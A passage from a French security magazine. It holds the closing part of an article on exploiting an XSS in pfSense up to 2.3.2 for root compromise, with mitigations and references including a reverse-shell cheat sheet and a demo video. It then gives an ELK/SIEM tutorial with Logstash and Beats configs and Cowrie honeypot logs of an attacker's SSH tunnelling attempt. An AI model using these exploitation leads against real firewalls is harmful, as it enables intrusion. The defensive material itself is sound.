


Fig. 5 : Module BeEF d'exploitation industrialisée de pfSense ≤ 2.3.2.

via des XSS, mais également d'autres *headers* tels que `X-XSS-Protection` ou des *flags* de sécurité au niveau des cookies tels que SameSite en plus de HttpOnly.

Mais les meilleures protections restent dès la source, le nettoyage, contrôle, et validation des données (`GET`/`POST`) soumises par les utilisateurs. Bloquer les XSS est impératif, au même titre que toutes les autres injections, cela peut également justifier l'intégration d'un WAF (*Web Application Firewall*) dans pfSense tel que mod_security **[13]**.

Il serait idéal également que les exécutions de commandes systèmes au travers de la *webgui* ne se fassent pas via les droits root directement, mais au travers d'un compte utilisateur confiné et restreint au strict nécessaire et suffisant (`sudo`).

Conclusion et remerciements

Les XSS, bien qu'anodines et inconsidérées peuvent mener à des corruptions de serveurs critiques et engendrer de graves intrusions au sein des SI. Le présent article détaille pas-à-pas l'exploitation d'une XSS dans pfSense ≤ 2.3.2 menant à la compromission complète de la brique centrale de sécurité qu'est le firewall-routeur.

Si vous êtes équipés de pfSense, il est vivement recommandé de mettre à jour la distribution vers la dernière version stable (>= 2.3.3) **[14]** qui intègre des correctifs en encodant via `htmlspecialchars()` les réflexions afin d'éviter les XSS.

Pour finir, je tiens à retirer mon chapeau à l'ensemble de la communauté pfSense pour leur distribution de qualité, que je continue d'utiliser et conseiller malgré l'existence de certaines faiblesses de sécurité. Salutations également à toute l'équipe de SYNETIS et notamment Georges T. pour son intérêt, ses conseils et sa motivation sur de tels sujets ! ■

Références

[01] OWASP Top 10 2017, https://www.owasp.org/index.php/Top_10_2017-Top_10

[02] BeEF framework, http://beefproject.com/

[03] pfSense, https://www.pfsense.org/

[04] m0n0wall, http://m0n0.ch

[05] Asafety, [XSS & CSRF RCE] pfSense 2.0.1 Remote root Access, https://www.asafety.fr/vuln-exploit-poc/xss-csrf-rce-pfsense-2-0-1-remote-root-access/

[06] Asafety, CSRF Referer & Token protection bypass with XSS, https://www.asafety.fr/vuln-exploit-poc/csrf-referer-token-protection-bypass-with-xss/

[07] pfSense 2.3.2 New Features and Changes, https://doc.pfsense.org/index.php/2.3.2_New_Features_and_Changes

[08] GitHub csrf-magic, https://github.com/ezyang/csrf-magic

[09] Asafety, Reverse-shell one-liner Cheat Sheet, https://www.asafety.fr/reverse-shell-one-liner-cheat-sheet/

[10] pfSense-SA-17_01.webgui, https://www.pfsense.org/security/advisories/pfSense-SA-17_01.webgui.asc

[11] PacketStorm Security Advisory, pfSense 2.3.2 Cross Site Request Forgery/Cross Site Scripting, https://packetstormsecurity.com/files/141436/pfSense-2.3.2-Cross-Site-Request-Forgery-Cross-Site-Scripting.html

[12] Vidéo démonstration exploit XSS to reverse-shell root pfSense 2.3.2 : https://www.youtube.com/watch?v=lWtf6LIfP_c

[13] ModSecurity Open Source Web Application Firewall, https://modsecurity.org/

[14] pfSense download, https://www.pfsense.org/download/

ELK, UN SIEM À PRENDRE AU SÉRIEUX

Erik LENOIR – erik.lenoir@zenika.com
Responsable du pôle sécurité chez Zenika

mots-clés : JOURNAUX / LOGS / EVENT / COLLECTEUR / SIEM / MACHINE LEARNING

ELK, acronyme issu des trois composants principaux de la suite (Elasticsearch, Logstash, Kibana) est depuis longtemps maintenant une référence dans la collecte des logs et leur analyse. Les derniers ajouts sur la suite Elastic et notamment sur le Machine Learning posent une question : ELK ne serait-il pas en passe de devenir un SIEM incontournable ?

Dans le numéro 92 de votre magazine préféré, Nicolas Vieux nous présentait les divers besoins et objectifs de mise en place d'un SIEM avant de nous présenter un exemple avec la partie gratuite de Splunk. L'article qui suit va présenter une suite que l'on retrouve de plus en plus chez nos clients : ELK, ou Elastic Stack de son nouveau nom officiel. Nous verrons dans cet article une présentation des composants ainsi que leur mise en place. Enfin, nous terminerons en présentant les derniers ajouts en termes d'analyses que peut fournir cette suite pour enfin avoir la place qu'elle mérite dans le monde des SIEM.

1 Présentation de la suite ELK

ELK, maintenant appelé Elastic Stack, est une suite de logiciels édités par la société Elastic.

Elle permet en outre :

- la collecte des données au travers de Logstash (ou des Beats comme nous le verrons plus loin) ;
- le stockage des données dans le moteur d'indexation Elasticsearch ;
- l'exploitation et l'analyse des données au travers de Kibana.

La mise en place d'un cluster est chose aisée ainsi que le déploiement dans le Cloud.

Plusieurs types d'architectures sont possibles, car nous verrons notamment que la collecte et le déversement des données peut se faire avec plusieurs types de sources ou puits de données.

1.1 Elasticsearch

Elasticsearch est un moteur d'indexation basé sur Lucene. Il dispose d'une API REST et permet de faire du clustering très facilement, l'ajout d'un nouveau nœud étant très facile. En terme de requêtes, il est possible de faire des requêtes très simples comme des recherches sur des termes ou des chaînes de caractères, mais aussi de faire des agrégations ou encore de la percolation.

Les données sont stockées sous forme de documents dans des index Elasticsearch, un index étant lui-même découpé en types de documents. Attention, un type de document doit contenir des documents avec une structure commune.

En terme de découpage de données, nous pourrions avoir un index `bibliotheque` dans lequel nous retrouverons les types de document `livre` ou `auteur`... Concernant les logs, nous retrouvons souvent un découpage temporel ; par exemple, un index est créé pour chaque jour de données (ex : `logstash-2017-08-20`) dans lequel on retrouve des types de documents correspondant aux applications.

Les requêtes comme les réponses se font au travers de requêtes au format JSON avec la syntaxe Lucene ou en utilisant le Query DSL de l'outil (un futur langage spécifique à Kibana, Kuery, sera bientôt disponible).

Le logiciel est capable d'absorber des milliards de documents, tout est question de dimensionnement du cluster : pas de règle absolue, une étude devra être réalisée pour estimer les volumes et adapter le cluster en conséquence.

Elasticsearch est un outil extrêmement complet, et la description exhaustive de toutes ses fonctionnalités dépasse largement le cadre de cet article.

1.2 Logstash

Historiquement dédié aux logs comme son nom l'indique, Logstash est un collecteur de données. Écrit en JRuby, son fonctionnement est décrit dans un fichier de configuration avec trois phases principales :

1. *Input* : l'alimentation des données ; Logstash dispose de plugins permettant de se connecter à tout type de source de données (fichiers, base de données, broker...) ;
2. *Filter* : c'est la partie la plus « intelligente » de Logstash, car c'est là où a lieu la transformation des données lues ; dans le cas où l'outil est utilisé pour écrire dans Elasticsearch, il sera donc nécessaire de transformer ces données en JSON. Très souvent, GROK **[GROK]** sera utilisé comme outil de parsing d'expressions régulières pour transformer facilement nos champs ;
3. *Output* : le déversement des données ; une fois lues et transformées, il est nécessaire de déverser les données. Ici encore, Logstash dispose de pléthore de plugins ; le plugin Elasticsearch est natif et il suffit de quelques lignes pour le configurer.

1.3 Kibana

Kibana est l'interface web qui permet d'analyser toutes les données. L'outil s'occupe principalement de générer les requêtes Elasticsearch qui vont bien selon les demandes de l'utilisateur réalisées dans l'interface graphique.

Par défaut pour l'analyse, nous pouvons utiliser les fonctionnalités suivantes :

- ***Discover*** : requête permettant de trier/filtrer les données sur un index donné ;
- ***Visualize*** : graphique permettant de montrer les données sous forme agrégée (camembert, cartographie, histogramme...) ;
- ***Dashboard*** : c'est la partie « métier » souvent présentée à nos clients : ce n'est ni plus ni moins qu'une page qui agrège des résultats de Discover ou encore des graphes réalisés dans la partie *Visualize* de l'application ;
- ***DevTools*** : anciennement *Sense* dans les précédentes versions de Kibana ; il permet de requêter directement Elasticsearch (avec coloration syntaxique et indentation des requêtes).

Depuis les dernières versions, Kibana tend à être de plus en plus complet puisque nous avons à présent par défaut la présence du Timelion, un outil permettant de comparer facilement des données provenant d'index différents au même moment (par exemple, dessiner des « time series » sur une fenêtre de temps donnée pour expliquer une consommation CPU trop élevée).

1.4 Divers : beats, X-Pack et licences

Comme nous l'avons vu précédemment, Logstash permet de gérer l'alimentation et le déversement des données, mais il est également possible d'utiliser des beats. Ce sont des « shippers » écrits en Go qui permettent de répondre à des problématiques diverses et variées de manière efficace : collecte de métriques (*TopBeat*), de fichiers (*FileBeat*), de données réseau (*PacketBeat*), d'évènements Windows (*Winlogbeat*) et bien d'autres... **[BEATS]**

Logstash dispose évidemment d'un connecteur par défaut sur les beats pour s'alimenter de leurs données (transmises via TCP).

Il est maintenant temps de parler un petit peu de licence ; jusqu'à maintenant, tout ce que nous avons vu ne nécessitait pas d'achat particulier.

Cependant, vous n'aurez pas les fonctionnalités suivantes :

- ***Sécurité*** : assurée par *Security* (anciennement *Shield*), cela permet de filtrer les accès à Kibana, à Elasticsearch et de mettre en place des règles très fines (par exemple un utilisateur ne pourra pas voir un ensemble de champs d'un type de document particulier) ainsi que la communication HTTPS ;
- ***Alerting*** : assuré par *Watcher*, cela permet notamment de pouvoir lancer des alertes en cas d'évènements particuliers que vous pouvez configurer sous forme de règles à appliquer sur vos données ;
- ***Monitoring*** : anciennement *Marvel*, cela permet d'avoir une vue exhaustive sur l'état du cluster et des nœuds Elasticsearch et de pouvoir anticiper les éventuels besoins de capacité (ajout de nœuds) ;
- ***Reporting*** : générer et partager des rapports facilement, planifier l'envoi automatique de documents tout en gardant des historiques complets et accessibles ;
- ***Graph*** : analyser les liens entre vos données, cette fonctionnalité est très utile pour la détection de fraudes ou pour permettre de mettre en place des recommandations ;
- ***Machine Learning*** : grande nouveauté encore en bêta, le Machine Learning va nous permettre d'analyser les données et de détecter des comportements anormaux et surtout d'en extraire les parties prenantes.

Bien qu'il soit possible de développer des outils maison (authentification avec Kibana en utilisant un reverse proxy...) ou d'utiliser d'autres outils/plugins open source (SearchGuard pour assurer la sécurité), vous n'aurez pas la flexibilité et la robustesse des outils suscités.

Cet ensemble d'outils forme ce qu'on appelle le X-Pack, et l'utiliser est payant. Il vous donnera automatiquement accès au support quelque soit l'offre choisie (Gold, Platinum, Enterprise).

2 Cas pratique : exploitation de logs

Pour illustrer le fonctionnement de la suite, nous avons choisi d'installer Cowrie sur un serveur afin de récupérer les logs relatifs à des connexions SSH et Telnet. Également, nous allons récupérer des logs d'un poste Windows ainsi que ceux d'un serveur Tomcat hébergeant une application Java.

2.1 Installation des outils

Note

Des images Docker officielles existent et peuvent être utilisées pour installer ELK et Filebeat.

Il est nécessaire d'avoir une JVM 8 d'installée pour faire tourner Logstash et Elasticsearch. Concernant Kibana, pas de dépendance particulière puisque le logiciel embarque son propre serveur web.

Les livrables peuvent être téléchargés sous forme d'archive directement depuis le site Elastic, assurez-vous juste de prendre la même version pour les trois outils afin de garantir la compatibilité entre eux.

Exemple des trois commandes **wget** permettant de télécharger les outils :

```
wget https://artifacts.elastic.co/downloads/elasticsearch/
elasticsearch-5.5.2.tar.gz
wget https://artifacts.elastic.co/downloads/logstash/logstash-
5.5.2.tar.gz
wget https://artifacts.elastic.co/downloads/kibana/kibana-5.5.2-
linux-x86_64.tar.gz
```

Après avoir décompressé les archives dans leurs dossiers respectifs, vous pouvez lancer :

- Elasticsearch avec la commande **elasticsearch** du dossier **bin/** ;
- Kibana avec la commande **kibana** du dossier **bin/**.

Pour installer Cowrie, nous allons utiliser l'image Docker officielle du produit afin de s'abstraire de l'installation des dépendances (plus d'infos sur **[COWRIE DOCKER]**).

Pour initialiser les volumes Docker afin de partager les fichiers entre l'host et le conteneur :

```
mkdir -p /home/cowrie/volumes/etc /home/cowrie/volumes/var/log/
cowrie /home/cowrie/volumes/var/run
```

Nous pouvons à présent stocker notre fichier de configuration dans **/home/cowrie/volumes/etc** et récupérer les fichiers de logs dans **/home/cowrie/volumes/var/log/cowrie**.

La commande suivante permet de lancer notre conteneur :

```
docker run -d -p 2222:2222 -p 2223:2223 -v /home/cowrie/volumes/
etc:/cowrie/cowrie-git/etc -v /home/cowrie/volumes/var:/cowrie/
cowrie-git/var cowrie/cowrie
```

Cowrie permet de générer les journaux au format JSON, cette option est sélectionnée par défaut avec l'image Docker.

Si jamais vous n'optez pas pour l'utilisation de Docker, vous pouvez décommenter les variables suivantes dans le fichier **cowrie.cfg** :

```
[output_jsonlog]
logfile = log/cowrie.json
```

Également, pensez à activer l'option pour les connexions Telnet :

```
[telnet]
enabled = yes
```

Note

Cowrie dispose d'un plugin (pas encore stable) pour directement écrire dans Elasticsearch.

2.2 Récupération des logs de Cowrie

Voici un exemple de log avec deux évènements de connexion Telnet puis SSH :

```
{
  "eventid": "cowrie.direct-tcpip.request",
  "timestamp": "2017-05-23T22:00:53.589252Z",
  "session": "e2c3b09b",
  "src_port": 5556,
  "message": "direct-tcp connection request to 185.86.151.225:80
from localhost:5556",
  "system": "SSHService 'ssh-connection' on
HoneyPotSSHTransport,6305,91.230.47.82",
  "isError": 0,
  "src_ip": "91.230.47.82",
  "dst_port": 80,
  "dst_ip": "185.86.151.225",
  "sensor": "little-finger"
}
{
  "eventid": "cowrie.direct-tcpip.data",
  "timestamp": "2017-05-23T22:00:53.704199Z",
  "sensor": "little-finger",
  "system": "SSHChannel None (11) on SSHService 'ssh-connection' on
HoneyPotSSHTransport,6305,91.230.47.82",
  "isError": 0,
  "src_ip": "91.230.47.82",
  "session": "e2c3b09b",
```

```
  "dst_port": 80,
  "dst_ip": "185.86.151.225",
  "data": "'GET /getip.php HTTP/1.1\\r\\nUser-Agent:
Mozilla/5.0\\r\\nHost: s1.ipinfo.pw\\r\\nAccept: */*\\r\\n\\r\\n'",
  "message": "direct-tcp forward to 185.86.151.225:80 with data
'GET /getip.php HTTP/1.1\\r\\nUser-Agent: Mozilla/5.0\\r\\nHost:
s1.ipinfo.pw\\r\\nAccept: */*\\r\\n\\r\\n'"
}
```

Nous pouvons voir que nous obtenons quelques informations sur les tentatives effectuées par les attaquants (adresse IP, heure...).

2.2.1 Utilisation directe de Logstash

Afin de les utiliser comme sources de Logstash, nous allons créer le fichier **01-cowrie-es.conf** :

```
input {
  file {
    path => ["/home/cowrie/volumes/var/log/cowrie/cowrie*.json"]
    codec => json
    type => "cowrie"
    start_position => "beginning"
  }
}
filter {
  date {
    match => [ "timestamp", "ISO8601" ]
  }
  if [src_ip]  {
    mutate {
      add_field => { "src_host" => "%{src_ip}" }
    }
    dns {
      reverse => [ "src_host" ]
      nameserver => [ "8.8.8.8", "8.8.4.4" ]
      action => "replace"
    }
    geoip {
      source => "src_ip"
      target => "geoip"
    }
  }
}
output {
    elasticsearch {
  hosts => ["elasticsearch:9200"]
  index => "logstash-%{+YYYY.MM.dd}"
  document_type => "%{type}"
    }
}
```

Note

Dans le cas où Elasticsearch est protégé par un couple identifiant/mot de passe, vous pouvez ajouter dans l'output les attributs user et password.

Nous retrouvons bien nos trois phases *input*/*filter*/*output*.

La partie *input* est relativement simple puisqu'il s'agit de s'alimenter à partir d'un pattern de nom de fichiers auquel nous associons un type (qui sera le fameux type de document stocké dans les index Elasticsearch).

Idem pour la partie *output*, nous spécifions simplement l'host de notre Elasticsearch ainsi que le nom de l'index journalier (notez l'utilisation du format de date) dans lequel stocker les données et le type de document.

Comme exposé dans l'introduction de cet article, c'est la partie *filter* qui va nous permettre d'enrichir un peu le traitement des fichiers de Cowrie. Ici nul besoin d'utiliser GROK puisque nous avons déjà les données au format JSON.

Suivons donc le séquencement de la partie **filter** :

```
date {
  match => [ "timestamp", "ISO8601" ]
}
```

Le plugin **date** nous permet de convertir le champ **timestamp** du message JSON en champ typé timestamp pour Elasticsearch au format ISO8601.

```
if [src_ip]  {
  mutate {
    add_field => { "src_host" => "%{src_ip}" }
  }
  dns {
    reverse => [ "src_host" ]
    nameserver => [ "8.8.8.8", "8.8.4.4" ]
    action => "replace"
  }
  geoip {
    source => "src_ip"
    target => "geoip"
  }
}
```

Ici, nous allons agrémenter notre JSON dans le cas où le champ **src_ip** existe dans le message. L'objectif est d'ajouter un champ **src_host** (utilisation du bloc de mutation) et de faire une recherche DNS inversée à partir de l'adresse IP (utilisation du bloc dns). Enfin, pour pouvoir effectuer de jolis graphes cartographiques, nous utilisons le plugin **geoip** qui nous permettra d'ajouter les bonnes informations géographiques compréhensibles par Elasticsearch.

Nous pouvons alors lancer Logstash avec la commande suivante :

```
/home/user/logstash-5.5.2/bin/logstash -f /home/user/logstash/
conf/01-cowrie-es.conf
```

Voici à quoi ressemble un JSON de sortie pour le message SSH (pour les voir, il suffit d'ajouter le plugin **file** à la partie *output*) :

```
{
  "eventid": "cowrie.direct-tcpip.request",
  "geoip": {
    "ip": "91.230.47.82",
    "latitude": 55.7386,
    "country_name": "Russia",
    "country_code2": "RU",
    "continent_code": "EU",
    "country_code3": "RU",
    "location": {
      "lon": 37.6068,
      "lat": 55.7386
    },
    "longitude": 37.6068
  },
  "session": "e2c3b09b",
  "src_host": "91.230.47.82",
  "message": "direct-tcp connection request to 185.86.151.225:80
from localhost:5556",
  "type": "cowrie",
  "dst_ip": "185.86.151.225",
  "src_port": 5556,
  "src_ip": "91.230.47.82",
  "path": "/home/cowrie/cowrie/log/cowrie.json",
  "system": "SSHService 'ssh-connection' on
HoneyPotSSHTransport,6305,91.230.47.82",
  "isError": 0,
  "@timestamp": "2017-05-23T22:00:53.589Z",
  "dst_port": 80,
  "@version": "1",
  "host": "HP00000334",
  "sensor": "little-finger",
  "timestamp": "2017-05-23T22:00:53.589252Z"
}
```

Nous retrouvons bien les informations précédentes ainsi que les deux champs significatifs de Logstash :

1) **@timestamp** (horodatage de la prise en compte du message) ;

2) **@version** (version du parser utilisé pour traiter l'évènement).

2.2.2 Utilisation d'un Filebeat

L'objectif est d'installer un agent de type Filebeat sur le serveur sur lequel se trouvent les logs afin de les envoyer directement à Logstash.

L'installation du Filebeat et son utilisation sont simples : il est d'abord nécessaire de télécharger l'archive que nous souhaitons utiliser :

```
wget https://artifacts.elastic.co/downloads/beats/filebeat/
filebeat-5.5.2-linux-x86_64.tar.gz
```

Une fois décompressée, il suffit d'éditer les propriétés suivantes dans le fichier **filebeat.yml** :

```
paths:
- /home/cowrie/volumes/var/log/cowrie/cowrie*.json

output.logstash:
  # The Logstash hosts
  hosts: ["logstashost:5044"]
```

Concernant Logstash, seule la partie *input* va changer puisque nous n'allons plus directement récupérer les fichiers, mais attendre que Filebeat les envoie.

Ainsi, seule la partie *input* est à modifier dans le fichier **01-cowrie-es.conf** :

```
input {
  beats {
    port => 5044
  }
}
```

Voilà, il ne reste plus qu'à redémarrer Logstash (même commande que précédemment) et à démarrer Filebeat afin de lancer l'alimentation des données :

```
./filebeat
```

Note

Il est possible de configurer Logstash afin de pouvoir effectuer des redémarrages à chaud avec l'option `–config.reload.automatic`.

2.3 Récupération des logs Windows

L'opération n'est pas plus compliquée puisqu'un beat officiel existe : Winlogbeat. Celui-ci permet de transférer les logs des évènements de la machine Windows sur laquelle il est installé ; il est possible d'affiner et de paramétrer les types d'évènements à envoyer (application, sécurité, système…).

Comme pour Filebeat, vous pouvez télécharger l'archive depuis le dépôt officiel : https://artifacts.elastic.co/downloads/beats/winlogbeat/winlogbeat-5.5.2-windows-x86_64.zip.

Une fois décompressée, il suffit d'éditer les propriétés suivantes dans le fichier **`winlogbeat.yml`** :

```
output.logstash:
  # The Logstash hosts
  hosts: ["logstashost:5045"]
```

Concernant Logstash, nous allons créer un fichier de configuration dédié (**`02-windows-es.conf`**) afin d'éviter de tout mélanger dans un seul fichier :

```
input {
  beats {
    port => 5045
  }
}
output {
  elasticsearch {
    hosts => ["localhost:9200"]
    index => "logstash-%{+YYYY.MM.dd}"
  }
}
```

Note

Il est évidemment possible de configurer Winlogbeat afin qu'il écrive directement dans Elasticsearch sans passer par Logstash en utilisant la propriété `output.elasticsearch`.

2.4 Récupération des logs de Tomcat

Nous supposerons que Tomcat écrit ses logs dans un dossier accessible en lecture par Logstash.

Voici un exemple de fichier de logs :

```
0:0:0:0:0:0:0:1 - - [01/May/2017:18:40:23 +0200] "GET / HTTP/1.1" 200 1644 125
0:0:0:0:0:0:0:1 - - [01/May/2017:18:40:29 +0200] "POST /rest HTTP/1.1" 200 - 15
```

Ce sont des access logs « classiques », le pattern utilisé est : **`%h %l %u %t \"%r\" %s %b %D`**.

Nous avons donc entre autres les informations sur l'IP émettrice de la requête, l'horodatage, la ressource accédée, le code retour HTTP, la taille de la réponse et la durée de la requête (plus d'infos sur **[TOMCAT ACCESS LOG]**).

Voici le fichier Logstash (**`04-tomcat-es.conf`**) permettant de traiter ces logs :

```
input {
  file {
    path => "/home/tomcat/logs/access*.log"
    sincedb_path => "/home/tomcat/access.log.db"
    type => "access"
    start_position => "beginning"
  }
}
filter {
  if [type] == "access" {
    grok {
      match => [ "message", "%{COMMONAPACHELOG} %{NUMBER:durationMs}" ]
    }
    date {
      match => [ "timestamp", "dd/MMM/YYYY:HH:mm:ss Z" ]
      locale => "en-US"
    }
    mutate {
      convert => {
        "bytes" => "integer"
        "durationMs" => "integer"
        "response" => "integer"
      }
    }
  }
}
output {
  elasticsearch {
    hosts => "localhost"
    index => "logstash-%{+YYYY.MM.dd}"
    document_type => "%{type}"
  }
}
```

Dans la partie *input*, notons l'utilisation de **`sincedb`** qui permet à Logstash de stocker sa tête de lecture sur les différents fichiers afin d'éviter qu'il ne relise des fichiers déjà lus notamment lors du redémarrage (il stocke dans le fichier le numéro d'inode du fichier lu ainsi que le numéro de la dernière ligne lue, le numéro d'inode garantissant le bon fonctionnement du mécanisme lors de la rotation des fichiers de logs). Le lecteur aura pour exercice de transposer la gestion de **`sincedb`** dans les logs de Cowrie (lorsque Filebeat n'est pas utilisé puisque celui-ci a également sa gestion des doublons).

La partie **`filter`** nous fait découvrir l'utilisation du parsing GROK avec l'utilisation de l'expression **`"%{COMMONAPACHELOG} %{NUMBER:durationMs}"`** pour

gérer les logs Tomcat. Nous voyons là toute la puissance de l'outil puisqu'il existe de nombreux patterns prédéfinis pour gérer les formats de logs standards.

Dans notre exemple, **COMMONAPACHELOG** correspond à :

```
COMMONAPACHELOG %{IPORHOST:clientip} %{HTTPDUSER:ident}
%{USER:auth} \[%{HTTPDATE:timestamp}\] "(?:%{WORD:verb}
%{NOTSPACE:request}(?: HTTP/%{NUMBER:httpversion})?|%{DATA:rawreque
st})" %{NUMBER:response} (?:%{NUMBER:bytes}|-)
```

Ainsi, nous constatons bien que c'est juste une composition d'expressions régulières ; pensez à bien chercher dans les patterns existants quand vous souhaitez utiliser GROK, car il est très rare que le pattern voulu n'existe pas déjà.

La suite de cette partie consiste à mapper correctement le champ date (déjà vu précédemment) et à utiliser les mutations pour effectuer des conversions de type.

Enfin, rien de nouveau pour la partie *output*.

Voici un exemple de JSON correspondant à une ligne dans le fichier de logs :

```
{
  "request": "/",
  "auth": "-",
  "ident": "-",
  "verb": "GET",
  "message": "0:0:0:0:0:0:0:1 - - [01/May/2017:18:40:23 +0200]
\"GET / HTTP/1.1\" 200 1644 125\r",
  "type": "access",
  "path": "/home/tomcat/logs/access_log.2017-05-01.log",
  "@timestamp": "2017-05-01T16:40:23.000Z",
  "response": 200,
  "bytes": 1644,
  "clientip": "0:0:0:0:0:0:0:1",
  "@version": "1",
  "host": "magichost",
  "httpversion": "1.1",
  "durationMs": 125,
  "timestamp": "01/May/2017:18:40:23 +0200"
}
```

Le JSON correspond bien aux champs vus dans le pattern GROK.

À présent, il ne reste plus qu'à lancer Logstash en lui donnant le répertoire dans lequel se trouvent nos fichiers de configuration :

```
/home/user/logstash-5.5.2/bin/logstash -f /home/user/logstash/conf/
```

Figure 1

2.5 Exploration avec Kibana

2.5.1 Requêtes

Le menu ***Discover*** permet, après avoir sélectionné un index, d'afficher et les données sous forme tabulaire. Il est ensuite possible d'ajouter des colonnes, de filtrer et même d'indiquer une requête au format Lucene dans la barre de recherche de Kibana.

2.5.2 Visualisations

Le menu ***Visualize*** permet de faire toutes sortes de graphes (camembert, histogramme, cartographie, nuage de mots...) en partant :

- soit d'une requête précédemment sauvegardée ;
- soit d'une nouvelle recherche.

La figure 1 illustre un exemple de nuage de mots-clés sur les messages capturés par Cowrie.

Et la figure 2 montre un exemple de cartographie pour identifier l'origine des attaques.

2.5.3 Tableaux de bord

La partie « Dashboard » permet de rassembler toutes les requêtes et visualisations dans une seule page ; il est ensuite possible de partager un lien à des utilisateurs pour qu'ils y accèdent directement ou bien générer un PDF.

La figure 3 présente un exemple de tableau de bord dans Kibana.

Ce tableau de bord est composé de trois entités :

1. une requête qui affiche les identifiants capturés par Cowrie ;
2. une visualisation de type camembert affichant la répartition des requêtes par continent ;
3. une visualisation de type « nuage de mots ».

Il est important de remarquer que Kibana utilise Elasticsearch pour stocker ses données (par défaut dans l'index **.kibana**).

3 Graph & Machine Learning : le SIEM en puissance ?

Une option déjà accessible dans Kibana est le Timelion ; il permet de pouvoir mettre en parallèle des données indépendantes les unes des autres et cela sous une même fenêtre temporelle. Pour le manipuler, il est nécessaire d'apprendre le langage spécifique au Timelion qui est composé de plus d'une vingtaine de fonctions.




Figure 2

Voici un petit exemple illustrant les possibilités de l'outil :

```
.es(index=logstash-*, metric=count, q=type:wineventlog).label("Nombre
d'évènements Winlogbeat").color("#0000ff"),
.es(index=logstash-*, metric='sum:duration', q=type:cowrie).derivative().
label("Variation durée des sessions Cowrie").color("#00ff00")
```

Dans cet exemple, deux courbes seront dessinées (le titre de chacune d'elles décrit clairement l'objectif).

Une fois le langage appris, il est possible de réaliser des graphes très utiles qui permettent de mettre en avant des comportements et parfois même d'expliquer des phénomènes sur le SI (une consommation de RAM qui explose sur une machine dû à un grand nombre de connexions sur cette machine par exemple).

Le X-Pack va encore plus loin dans ce genre d'analyse avec deux outils phares : Graph et Machine Learning.

3.1 Graph

Pour découvrir des relations parfois insoupçonnées et surtout pouvoir mettre en évidence des comportements ou relations, Elastic dispose d'un outil : Graph. Celui-ci se décompose à la fois en API directement accessible, mais aussi sous forme d'interface graphique dans Kibana (vous pouvez apercevoir le menu complet de Kibana sur la capture d'écran du tableau de bord).

Pour le faire fonctionner, il faut comme d'habitude sélectionner l'index que l'on souhaite exploiter et ensuite les composants de ce graphe (ce sont simplement les champs que l'on souhaite relier, ils apparaîtront sous forme de sommet dans le graphe obtenu).

La figure 4 page suivante illustre un exemple de graphe généré à partir de trois axes :

